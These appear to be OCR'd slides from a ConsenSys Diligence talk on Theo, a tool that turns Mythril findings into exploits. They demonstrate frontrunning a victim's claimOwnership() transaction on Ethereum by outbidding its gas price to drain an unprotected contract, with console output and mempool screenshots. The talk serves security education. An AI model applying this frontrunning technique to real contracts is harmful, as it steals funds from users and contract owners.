
Frontrunning Demo



```
INFO [07-25|16:53:31.031] ⛏ mined potential block                    number=10 hash=19a99c…9c351d
INFO [07-25|16:53:31.031] Commit new mining work                    number=11 sealhash=a2c0d2…d8ef73 uncles=0 txs=0 gas=0      fees=0
      elapsed=120.213µs
INFO [07-25|16:53:31.593] Successfully sealed new block             number=11 sealhash=a2c0d2…d8ef73 hash=0a3bb5…5b72de elapsed=561.699ms
INFO [07-25|16:53:31.593] 🔗 block reached canonical chain            number=4  hash=85f5e5…c0b1e9
INFO [07-25|16:53:31.593] ⛏ mined potential block                    number=11 hash=0a3bb5…5b72de
INFO [07-25|16:53:31.593] Commit new mining work                    number=12 sealhash=aee29e…21eda8 uncles=0 txs=0 gas=0      fees=0
      elapsed=229.421µs

──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
 amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]

Tools available in the console:
- `exploits` is an array of loaded exploits found by Mythril or [illegible] a file
- `w3` an initialized instance of web3py for the provided HTTP [illegible]point
- `dump()` writing a json representation of an object to a loca[illegible]ile

Check the readme for more info:
https://github.com/cleanunicorn/theo

Theo version v0.7.4.


>>> exploits
[Exploit: Unprotected Ether Withdrawal
Description: Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
 amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]
```

Does This Work in the Wild?


Does this work in the Wild?



HIGHLIGHT ● GAS PRICE

TYPE	HASH	FROM	TO	VALUE (ETH)	FEE (ETH)
● CallTX	0xcc75 ... a8fa3c	0xac9f ... 499ddc	0xe700 ... e8fa98	0.10	0.0084
● CallTX	0xf39b ... d3fc47	0x7775 ... 892989	0xe700 ... e8fa98	0.10	0.0057
● ValueTX	0xe2d9 ... 476c8c	0xaad3 ... 4fb174	0x0863 ... a6111c	0.6511	0.0021
● CallTX	0xaed5 ... 9c02cd	0xe50d ... cdc37f	0x77e4 ... 944381	1.40	0.0015
● CallTX	0xe296 ... 9a0dd2	0x05a4 ... f16240	0x4e3b ... ed5bc8	0.00	0.0015
● CallTX	0x544b ... 45ee70	0x0e70 ... ccd494	0x952b ... 12adb5	0.00	0.0021
● ValueTX	0x1b1d ... 3e046b	0x5e03 ... d3ab89	0x129b ... aa3a99	2.70	0.0012


The Victim’s Transaction



Gas Limit:	32,335
Gas Used by Transaction:	21,752 (67.27%)
Gas Price:	0.000000261000000012 Ether (261.000000012 Gwei)
Nonce Position	29 1
Input Data:	Function: claimOwnership() *** MethodID: 0x4e71e0c8

View Input As

Theo’s Transaction



Gas Limit:	32,335
Gas Used by Transaction:	32,335 (100%)
Gas Price:	0.000000261000000013 Ether (261.000000013 Gwei)
Nonce Position	21 0
Input Data:	Function: claimOwnership() *** MethodID: 0x4e71e0c8

When does it fail?

- Proxy contract
- Miner adds the transaction without being in the mem pool first
- Transactions are more specific (signing a key with my account)
- Ethereum client decides to be unresponsive

Thank You!

Q&A

CONSENSYS Diligence